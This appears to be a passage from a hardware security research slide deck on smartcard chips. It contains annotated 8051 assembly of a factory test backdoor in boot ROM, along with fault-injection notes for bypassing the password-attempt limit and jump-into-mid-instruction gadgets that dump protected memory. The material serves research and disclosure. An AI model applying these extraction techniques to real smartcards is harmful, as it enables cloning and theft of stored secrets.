

01D6 : 51 3B          acall L023B

023B :              receive extra parameters (addr,...)
...      load 64 bytes to [addr*0x40]
025A :              send back checksum

```

Smartcard chip analysis

- Forcing the booting process into factory test mode
- Fault injection to corrupt the Flash memory operation
 - Short laser pulse does the job in a reliable and controlled way
 - S. Skorobogatov, R. Anderson: Optical Fault Induction Attacks. Cryptographic Hardware and Embedded Systems Workshop (CHES-2002), LNCS 2523, Springer-Verlag, ISBN 3-540-00409-2, pp. 2-12
 - Power analysis can be used for monitoring and success detection



Smartcard chip analysis

- Backdoor access to some registers is blocked by password
 - Command '0' verifies the password and unlocks the access
 - Limited number of attempts (can be overridden by fault injection)
 - Danger of self-destruction if the integrity check fails
 - Password verification is done in hardware

```

01E3 : 51 2E      acall L022E      {check}
01E5 : 70 11      jnz L01F8        {fail}
01E7 : D2 95      setb pl.5        {flash write}
01E9 : A3          inc dptr
01EA : E0          movx a,@dptr     {A = (812E)}
01EB : F5 B7      mov X00B7,a      {B7 = tries}
01ED : C3          clr c
01EE : 33          rlc a
01EF : F0          movx @dptr,a    {(812E) = A<<1}
01F0 : 20 97 FD   jb pl.7,L01F0   {flash busy}
01F3 : 75 90 00  mov pl,#000H
01F6 : 21 FB      +-- ajmp L01FB
      |
01F8 : 75 B7 FF   mov X00B7,#0FFH
      |
01FB : 7A 08     +--> mov r2,#008H
01FD : 51 B8     +--> acall L02B8    {get_char}
01FF : F5 B6     | mov X00B6,a     {B6 = psw_check}
0201 : DA FA     +-- djnz r2,L01FD
0203 : E5 BC      mov a,X00BC      {BC = result}
0205 : 20 E3 24  jb acc.3,L022C  {passed}
0208 : 51 2E      acall L022E      {check}
020A : 60 20      jz L022C         {pass}

020C      destroy the firmware and
...      wipe off data from the chip
0229
022C : 21 60      ajmp L0160      {get next command}
022E : 90 81 2C   mov dptr,#0812CH
0231 : E0          movx a,@dptr
0232 : 64 43      xrl a,#043H     {(812C) == 43?}
0234 : 70 04      jnz L023A        {fail}
0236 : A3          inc dptr
0237 : E0          movx a,@dptr
0238 : 64 BC      xrl a,#0BCH     {(812D) == BC?}
023A : 22          ret

```

Smartcard chip analysis

- Memory access in unprotected chip (code and data)
 - MOVX A,@DPTR access data memory: A = (DPTR)
 - MOVC A,@A+DPTR access code memory: A = (A+DPTR)
- Access the backdoor from the user code
 - User code has certain limitations
 - no direct access to some registers
 - no memory access outside specified boundaries (MOVX and MOVC do not work)
 - API (application programming interface) could offer a workaround

```

03E8 : FF      end of the ROM is filled with FF
03E9 : FF
03EA : 41 3B      ajmp L023B      {copy data}
03EC : 41 4F      ajmp L024F      {copy data}
03EE : 41 73      ajmp L0273      {erase flash}
03F0 : 41 AE      ajmp L02AE      {set page}
03F2 : 41 B0      ajmp L02B0      {put_char}
03F4 : 41 B8      ajmp L02B8      {get_char}
03F6 : 41 C0      ajmp L02C0      {set_page}
03F8 : 41 DE      ajmp L02DE      {write flash}

02B0 : F5 99      mov sbuf,a      {send to 7816 I/O}
02B2 : 30 99 FD    jnb ti,L02B2
02B5 : C2 99      clr ti
02B7 : 22          ret

USER :      mov a,#055H
            acall Labc
            xrl a,#0BCH      {data memory @DPTR}
            ...

Labc      mov dptr,#00237H
            push dpl
            push dph
            mov dptr,#0DEADH
            ljmp L03F2

0237 : E0          movx a,@dptr
0238 : 64 BC      xrl a,#0BCH
023A : 22          ret

USER :      mov a,#055H
            lcall L03F2
            ...

```

Smartcard chip analysis

- Memory access in unprotected chip (code)
 - `MOVC A,@A+DPTR` access code memory: $A = (A+DPTR)$
 - No `MOVC` commands in the Boot ROM
- Access the backdoor from the user code
 - API workaround can still help
 - Might be necessary to use additional attack vectors (power analysis)

```

03E8 : FF          end of the ROM is filled with FF
03E9 : FF
03EA : 41 3B      ajmp L023B      {copy data}
03EC : 41 4F      ajmp L024F      {copy data}
03EE : 41 73      ajmp L0273      {erase flash}
03F0 : 41 AE      ajmp L02AE      {set page}
03F2 : 41 B0      ajmp L02B0      {put_char}
03F4 : 41 B8      ajmp L02B8      {get_char}
03F6 : 41 C0      ajmp L02C0      {set_page}
03F8 : 41 DE      ajmp L02DE      {write flash}

02B0 : F5 99      mov sbuf,a      {send to 7816 I/O}
02B2 : 30 99 FD    jnb ti,L02B2
02B5 : C2 99      clr ti
02B7 : 22          ret

USER :          mov a,#055H
          lcall Labc
          ...

Labc          clr a
              push acc
              push acc
              push acc
              mov dptr,#002D5H
              push dpl
              push dph
              mov dptr,#0DEADH
              ljmp L03F2

02CF : E5 93      mov a,X0093
02D1 : 30 E7 FB    jnb acc.7,L02CF
02D4 : 75 93 00    mov X0093,#000H
02D7 : D0 83      pop dph
02D9 : D0 82      pop dpl
02DB : D0 E0      pop acc
02DD : 22          ret

02D5 : 93          movc a,@a+dptr
02D6 : 00          nop
02D7 : D0 83      pop dph
02D9 : D0 82      pop dpl
02DB : D0 E0      pop acc      {overwrite data}
02DD : 22          ret

```

Smartcard chip summary

- Direct analysis of silicon hardware is usually not feasible as it is a time consuming process which involves high costs
- Backdoors can be present in firmware for factory debugging
- Security can be compromised via the backdoor
- Reliability is often separated from security and not influenced by backdoors
- Formal code verification for security vulnerabilities might not spot possible jumps into the middle of commands
 - `MOV data_addr,#data => MOVC A,@A+DPTR`
 - `ACALL Lxx93 => MOVC A,@A+DPTR`
 - Any 2- or 3-byte commands
- It is impossible to update or patch the silicon hardware – the chip will have to be physically replaced
- Firmware in Flash memory can be updated to defeat bugs and security vulnerabilities

Conclusion

- It might be OK to have backdoors in highly secure devices for debugging purposes, but they should be kept secret
- Is it OK to have backdoors if your products are used for military, space, avionics, medical, industrial control and other security critical applications?
- Backdoors thwart the security but could improve reliability
 - Industrial equipment memory backups and changing parameters
 - Smartcard firmware updates and changing parameters
- Tendency of having more devices plugged into networks and being accessible via the Internet could permit possibility of a large scale remote attack
- Patching hardware and especially silicon chips is expensive
- How many other chips have a backdoor or additional and undocumented factory test/debug functionality?